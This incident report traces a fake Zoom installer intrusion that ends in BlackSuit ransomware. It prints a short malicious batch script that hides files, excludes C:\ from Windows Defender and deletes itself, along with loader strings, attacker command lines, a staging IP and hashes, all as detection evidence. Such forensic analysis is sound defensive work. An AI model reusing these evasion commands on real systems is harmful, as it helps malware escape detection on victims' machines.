blacksuit bruteratel cobaltstrike ransomware sectoprat

Fake Zoom Ends in BlackSuit Ransomware

March 31, 2025

Key Takeaways

- The threat actor gained initial access by a fake Zoom installer that used d3f@ckloader and IDAT loader to drop SectopRAT.
- After nine days of dwell time, the SectopRAT malware dropped Cobalt Strike and Brute Ratel.
- Lateral movement was achieved using various remote services and later RDP. To facilitate RDP lateral movement the threat actor employed a malware with proxy capabilities known as QDoor.
- The threat actor used WinRAR to archive various files and then upload them to a cloud SaaS application named Bublup.
- Finally, the threat actor deployed and executed BlackSuit ransomware across all Windows systems, using PsExec.

Interested in joining the team as a volunteer analyst? Apply here until April 21, 2025!

The DFIR Report Services

Explore this case in-depth with our hands-on DFIR Labs!

- Private Threat Briefs: 20+ private DFIR reports annually.

- Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.
- Private Sigma Ruleset: Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Table of Contents:

Case Summary

This case from May 2024 started with a malicious download from a website mimicking the teleconferencing application Zoom. When visiting the website and downloading a file that seems intended for

installing Zoom, the user was, in fact, installing a malicious program created with Inno Setup.

The malicious program was a d3f@ck loader based on the Pascal scripting language and included several references to the subsequent stages in the execution chain, such as OneDrive, Telegram, and Steam. After executing a batch script to exclude the payload folder from Windows Defender and mark it as hidden, the program connected to a Steam Community page for the next stage IP address.

Two archive files were downloaded from this IP and extracted by another batch script. The script then proceeded to execute a payload from each archive. From one archive the script ran the legitimate Zoom installer so that the end user would get the program they thought they downloaded lowering the chances of the user reporting the event to IT or security staff.

The second payload executed was IDAT loader and an encrypted payload file, that resulted in the injection of SectopRAT into MSBuild.exe. The MSbuild.exe process called out to Pastebin to receive an IP address to use for it's command and control endpoint. After this, command and control traffic was established and activity ceased for eight days.

On the ninth day of the intrusion, SectopRAT spawned a new command shell and executed a new payload. This was for a Brute Ratel payload, commonly referred to as 'Badgers'. This Badger ran a series of Windows commands for discovery before executing a Cobalt Strike executable beacon. The Cobalt Strike beacon injected into a dllhost process and then was observed accessing LSASS memory.

After this, the threat actor began moving laterally using Cobalt Strike psexec_psh to launch a remote service for a PowerShell Cobalt beacon on a domain controller. Once on the domain controller they continued discovery actions using utilities like nltest, net, and systeminfo. They continued to run Cobalt Strike beacons across several more hosts throughout the environment, repeating the pattern observed on the domain controller.

On one domain controller and a backup server the threat actor dropped a binary svhost.exe. This file was a proxy tool know as QDoor. The threat actors executed this file using WMIC on the hosts and passed an IP address to provide a remote server for QDoor to proxy traffic to. Using this tunnel the threat actor proxied RDP traffic from their server to connect to hosts through the domain controller.

They first connected to a file share server where they used the Edge browser to download WinRAR. They then used WinRAR to create an archive of targeted file shares. They then exfiltrated these archives using the SaaS project management suite Bublup via the Edge browser.

Following this they then connected to the first domain controller via RDP. There they downloaded WinRAR again using the Edge browser, followed by a RAR archive from the temporary file sharing site temp.sh. This RAR archive contained all the files needed to stage and deploy their ransomware.

After extracting the archive contents they began to proceed with ransomware deployment. They executed a batch file that copied the ransomware executable to remote hosts using a series of text files containing the remote targets using PsExec. This was followed with a second batch script that utilized the same text files and PsExec to run the ransomware on remote hosts.

The ransomware was BlackSuit, which after execution on the remote hosts it used vssadmin to delete shadow copies, encrypted the local files, and then drop a ransom note. After completing the remote ransomware deployment the threat actor used WMIC to execute the ransomware locally on the domain controller they used to stage the remote deployment. The Time to Ransomware (TTR) in this case was a little over 194 hours over nine calendar days.

Analysts

Analysis and reporting completed by @pigerlin, UC1 and @Miixxedup

Initial Access

This case starts with an initial tweet by '@crep1x' on X, showing the following:




Figure 01 – initial tweet, mentioning the domain 'zoommanager[.]com

Upon visiting zoommanager[.]com, the user was greeted with a cloned Zoom web page, offering the user to install Zoom, a popular teleconferencing tool.




Figure 02 – Initial Malicious Zoom via zoommanager[.]com

Upon pressing the 'Download' button, the victim downloads a malicious binary *Zoom_v_2.00.4.exe*

The manner in which the victim arrived at this page was unclear in this case. Well-established methods for distribution include malicious advertising, such as in the 'ads' section of a Google search for terms like 'Zoom', or through access brokers who set up lures for popular tools to trick the victim into downloading the malware.

The cloned webpage was only slightly modified to include a small function at the top, loadlink(), which triggers a backend PHP script located at ./download/dwnl.php. This script was added as an on-click event to some of the 'Download' buttons.

```
<head prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/fb# zoomvideocall: http://ogp.me/
  <title>Download for Windows - Zoom</title>
  <meta http-equiv="X-UA-Compatible" content="IE=edge,Chrome=1">
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <meta name="referrer" content="origin-when-cross-origin">
  <script>
    function loadlink(){window.location.href='./download/dwnl.php';}
  </script>
  <meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1.0">
```

```
      </div>
      <span class="icon-title">ZOOM</span>
    </div>
    <p class="product-desc">
      Or, <a href="javascript:void(0)" onclick="loadlink();">download</a> 64 bit Zoom client for windows</p>
  </div>
  <div class="item">
    <div class="product-title">Zoom Extensions for Browsers</div>
    <div class="icon-wrapper">
```


The threat actor didn't replace all the links, as most links were still redirected to the legitimate Zoom domain. Also, some of the 'download' related functionality had not been replaced and was still referencing the legitimate Zoom page:

```
</div>
<div class="articleSection">
  <div class="articleSubSectionNew">
    <img src="Resources-ZoomClient.png" alt="Download Zoom Client">
    <a class="mobileAndTabView" tracking-id="headerDownload" tracking-category="NavHeader" href="https://zoom.us/download#client_4meeting"

      Download Zoom Client</a>
  </div>
  <div class="articleSubSectionNew">
    <img src="Resources-VirtualBG.svg" alt="Zoom Virtual Backgrounds">
    <a class="mobileAndTabView" href="https://zoom.us/en/virtual-backgrounds/" target="_blank">
```

```
<ul class="solutionSectionLinks" aria-labelledby="solutionsC1Title solutionsC1Desc">
  <li>
    <a tracking-id="headerWebinars" tracking-category="NavHeader" href="https://zoom.us/en/industry/education/">Education
    </a>
  </li>
  <li>
    <a tracking-id="headerWebinars" tracking-category="NavHeader" href="https://zoom.us/en/industry/finance/">Financial Services
    </a>
  </li>
  <li>
    <a tracking-id="headerWebinars" tracking-category="NavHeader" href="https://zoom.us/en/industry/government/">Government
```


Execution

The Zoom installer was created using Inno Setup, a free installer for Windows programs, and served as the delivery mechanism for a multi-stage malware deployment and execution chain.



The trojanized installer was a downloader, more publicly known as "d3f@ckloader", and is built upon the Pascal Scripting language. String analysis of the compiled code revealed references to various

zip/cmd files, executables and URLs. The embedded URLs pointed to various platforms, including OneDrive, Telegram, and Steam.




	Size	Type	String
Data	35	A	15985757699116567/eqxuradb/yao.kfuzgyyaoymqfe//:ebfft
Data	fa	A	MGgwDR8KO-…
Data	fa	A	Cch5lGaerTfOkFQHRinw9dOcVXnLXarMHPBlq1kmWCR3Ix_h-…
Data	18	A	fjf.12\FZ eiapzuI\}46rb{
Data	18	A	pyo.12\FZ eiapzuI\}46rb{
Data	18	A	bul.58\FZ eiapzuI\}46rb{
Data	1a	A	pyo.4554\FZ eiapzuI\}46rb{
Data	11	A	FZ eiapzuI\}46rb{
Data	11	A	FZ eiapzuI\}46rb{
Data	11	A	FZ eiapzuI\}46rb{
Data	13	A	bul.251/251/xmgzmy/
Data	0d	A	cmd /c 21.cmd
Data	0a	A	{%COMSPEC}
Data	19	A	{pf64}\Windows NT\855.zip
Data	07	A	http://
Data	14	A	/manual/152/1522.zip
Data	07	A	http://
Data	14	A	cmd /c 1522\1522.exe
Data	0a	A	{%COMSPEC}
Data	0f	A	cmd /c 4554.cmd
Data	0a	A	{%COMSPEC}
Data	1e	A	kYyLxxkHSrND7sDG+/qy.f//:ebfft
Data	15	A	Pause:Downlod file TG
Data	0d	A	cmd /c 21.cmd
Data	0a	A	{%COMSPEC}
Data	19	A	{pf64}\Windows NT\855.zip
Data	07	A	http://
Data	14	A	/manual/152/1522.zip
Data	07	A	http://
Data	14	A	cmd /c 1522\1522.exe
Data	0a	A	{%COMSPEC}
Data	0f	A	cmd /c 4554.cmd

Upon execution, the batch script 21.cmd was launched from the C:\Program Files\Windows NT directory. The script was no longer available on the beachhead system at the time of analysis however based on similar d3f@ckloader samples, we assess it was configured to set the ‘hidden’ attribute to all folders and files in the script’s running directory and add the root folder C: to Windows Defender’s exclusion list.

```
@ECHO OFF
attrib +s +h /D "%~dp0*.*"
powershell -inputformat none -outputformat none -NonInteractive -ExecutionPolicy Bypass -Command Add-MpPreference -ExclusionPath 'C:\'
timeout /T 15
DEL /F /Q /A SH "%~f0"&EXIT >nul
```

This data was observed in [sandbox executions] of the sample:

The malware then established a connection to a Steam community profile page to obtain the IP address hosting the second-stage malware.



The Inno Download Plugin (idp.dll), a component of Inno Setup, was used to fetch two ZIP files from the remote IP address. The User-Agent associated with these web requests is very distinctive, making it a useful detection characteristic commonly identified by **NIDS**(network-based intrusion detection system) signatures.

method	host	uri	referrer	version	user_agent	origin	response_body_len	status_code
GET	78.47.105.28	/manual/152/152.zip	null	1.1	InnoDownloadPlugin/1.5	null	3879471	200
GET	78.47.105.28	/manual/152/1522.zip	null	1.1	InnoDownloadPlugin/1.5	null	102525065	200

rule.name	url.domain	user_agent.original
ETPRO ADWARE_PUP InnoDownloadPlugin User-Agent Observed	78.47.105.28	InnoDownloadPlugin/1.5

Following this, the batch script, named 4554.cmd was executed. It was configured to extract the contents of both zip files in the C:\Program Files\Windows NT directory and run two executables that were stored within those archives.

process.parent.command_line	process.executable	process.command_line
"C:\Users\[redacted]\AppData\Local\Temp\is-IBSQG.tmp\Zoom_v_2.00.4.tmp" /SL5="$702BC,102724573,140800,C:\Users\[redacted]\Downloads\Zoom_v_2.00.4.exe"	C:\Windows\SysWOW64\cmd.exe	"C:\Windows\system32\cmd.exe" cmd /c 4554.cmd
"C:\Windows\system32\cmd.exe" cmd /c 4554.cmd	C:\Windows\SysWOW64\attrib.exe	attrib +s +h /D "C:\Program Files\Windows NT*.*"
"C:\Windows\system32\cmd.exe" cmd /c 4554.cmd	C:\Windows\SysWOW64\cmd.exe	cmd /c tar xf 855.zip
"C:\Windows\system32\cmd.exe" cmd /c 4554.cmd	C:\Windows\SysWOW64\cmd.exe	cmd /c tar xf 85.zip
"C:\Windows\system32\cmd.exe" cmd /c 4554.cmd	C:\Windows\SysWOW64\attrib.exe	attrib +s +h /D "C:\Program Files\Windows NT*.*"
"C:\Windows\system32\cmd.exe" cmd /c 4554.cmd	C:\Program Files\Windows NT\1522\1522.exe	".\1522\1522.exe"
"C:\Windows\system32\cmd.exe" cmd /c 4554.cmd	C:\Program Files\Windows NT\152\152.exe	".\152\152.exe"


The first archive contained the executable 1522.exe and represented a benign Zoom installer, likely employed to mask the malicious activity and maintain user trust. In the second archive resided a collection of files, including a signed executable 152.exe, various DLL files that contain HijackLoader (aka IDAT loader) and its encrypted payload file, artillery.mdb.


Name	Date modified	Type	Size
152.exe	5/15/2024 2:50 PM	Application	2,413 KB
article.dat	5/15/2024 2:50 PM	DAT File	21 KB
artillery.mdb	5/15/2024 2:50 PM	MDB File	1,243 KB
relay.dll	5/15/2024 2:50 PM	Application extens...	1,559 KB
UlxMarketPlugin.dll	5/15/2024 2:50 PM	Application extens...	1,603 KB

The execution flow of 152.exe parallels a previously reported instance, documented by Rapid7, where a similar chain spawns an

instance of cmd.exe and ultimately decrypts, loads and injects a SectopRAT payload into the MSBuild.exe process.

This injected MSBuild.exe process then reached out to pastebin to receive its C2 configuration.





Execution graph:

Brute Ratel

On the ninth day of the intrusion we observed the SectopRAT process spawn a new command shell and execute the DLL 2905.dll using regsvr32.exe .

process.parent.command_line	process.executable	process.command_line
"cmd" /K CHCP 437	C:\Windows\SysWOW64\regsvr32.exe	regsvr32 c:\programdata\2905.dll
regsvr32 c:\programdata\2905.dll	C:\Windows\System32\regsvr32.exe	c:\programdata\2905.dll

YARA rule-based memory scanning revealed binary patterns within the loaded process that are consistent with the Brute Ratel C4 framework.

One minute before the 2905.dll file was dropped to disk, another DLL, 3004.dll, was also dropped. This DLL was also a Brute Ratel Badger but had a different C2 configuration and was never executed during the intrusion. It is unclear if this was an oversight by the threat actor or was dropped by accident.

Cobalt Strike

The same DLL was observed facilitating the execution of a Cobalt Strike beacon, run32.exe , that resided in Windows' temp directory.


```
   message: Process Create:
RuleName: technique_id=T1036,technique_name=Masquerading
UtcTime: [redacted]
ProcessGuid: {6c33b5b1-1fe2-6657-1c1d-020000000300}
ProcessId: 12088
Image: C:\Windows\Temp\run32.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: run32.exe
CurrentDirectory: C:\Windows\Temp\
User: [redacted]
LogonGuid: {6c33b5b1-7256-63c8-2619-260000000000}
LogonId: 0x261926
TerminalSessionId: 2
IntegriaaLevel: High
Hashes: SHA1=A13061B229A225441F67D2B25CCDA139EE21B14E,MD5=EAE6CD02784743CDE314AFB8C533C5CD,SHA256=58DDE623E36FEFE8038AA2D579D3D1F5394B96EA3623B3125876137B4EE08D80
ParentProcessGuid: {6c33b5b1-1222-6657-a21b-020000000300}
ParentProcessId: 11516
ParentImage: C:\Windows\System32\regsvr32.exe
ParentCommandLine:   c:\programdata\2905.dll
ParentUser: [redacted]
```

Memory scans confirmed this executable as a Cobalt Strike beacon with several various YARA rule hits.

```
Match Index:  26
Rule:         HKTL_CobaltStrike_SleepMask_Jul22
Tags:
Description:  Detects static bytes in Cobalt Strike 4.5 sleep mask function that are not obfuscated
Author:       CodeX
Date:         2022-07-04
Reference:    https://codex-7.gitbook.io/codexs-terminal-window/blue-team/detecting-cobalt-strike/sleep-mask-kit-iocs
Score:        80
Id:           d396ab0e-b584-5a7c-8627-5f318a20f9dd
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x0000000002050000
PID:          12088
Process Name: run32.exe
Process Path: \Device\HarddiskVolume5\Windows\Temp\run32.exe
CommandLine:  run32.exe
User:
Created:

Matches:
[]: 2050000

[] 2050000:
000000000204ffc0    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
000000000204ffd0    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
000000000204ffe0    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
000000000204fff0    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
0000000002050000    48 8b c4 48 89 58 08 48  89 68 10 48 89 70 18 48   H..H.X.H.h.H.p.H
0000000002050010    89 78 20 45 33 db 45 33  d2 33 ff 33 f6 48 8b e9   .x E3.E3.3.3.H..
0000000002050020    bb 03 00 00 00 85 d2 0f  84 81 00 00 00 0f b6 45   ...............E
0000000002050030    00 48 8d 0d 18 cc 03 00  8a 0c 08 80 f9 ff 74 61   .H............ta
```

Persistence

Upon execution of 152.exe, Hijackloader established persistence on the beachhead system by the creation of a startup entry:



Defense Evasion

The Cobalt Strike beacon payload was successfully injected into the dllhost.exe process as indicated by Sysmon event id 10 in the screenshot below.

```
message: Process accessed:
RuleName: technique_id=T1055.001,technique_name=Dynamic-link Library Injection
UtcTime: [redacted]
SourceProcessGUID: {6c33b5b1-1fe2-6657-1c1d-020000000300}
SourceProcessId: 12088
SourceThreadId: 11400
SourceImage: C:\Windows\Temp\run32.exe
TargetProcessGUID: {6c33b5b1-22aa-6657-3c1d-020000000300}
TargetProcessId: 12488
TargetImage: C:\Windows\system32\dllhost.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9e614|C:\Windows\System32\KERNELBASE.dll+8dcc|C:\Windows\System32\KERNELBASE.dll+75de|C:
\Windows\System32\KERNELBASE.dll+7186|C:\Windows\System32\KERNEL32.DLL+1c7b4|UNKNOWN(0000000002060019)
```

During the initial loader execution the threat actor used the Windows attrib utility to change the attributes using the following command:


```
attrib  +s +h /D "C:\Program Files\Windows NT\*.*"
```

The command flags provided perform the following actions:

- +s Sets the System file attribute. If a file uses this attribute set, you must clear the attribute before you can change any other attributes for the file.
- +h Sets the Hidden file attribute. If a file uses this attribute set, you must clear the attribute before you can change any other attributes for the file.
- /D Applies **attrib** and any command-line options to directories.

This would have hidden the initial access loader files from being visible when browsing via Explorer, lowering the chance of being discovered.

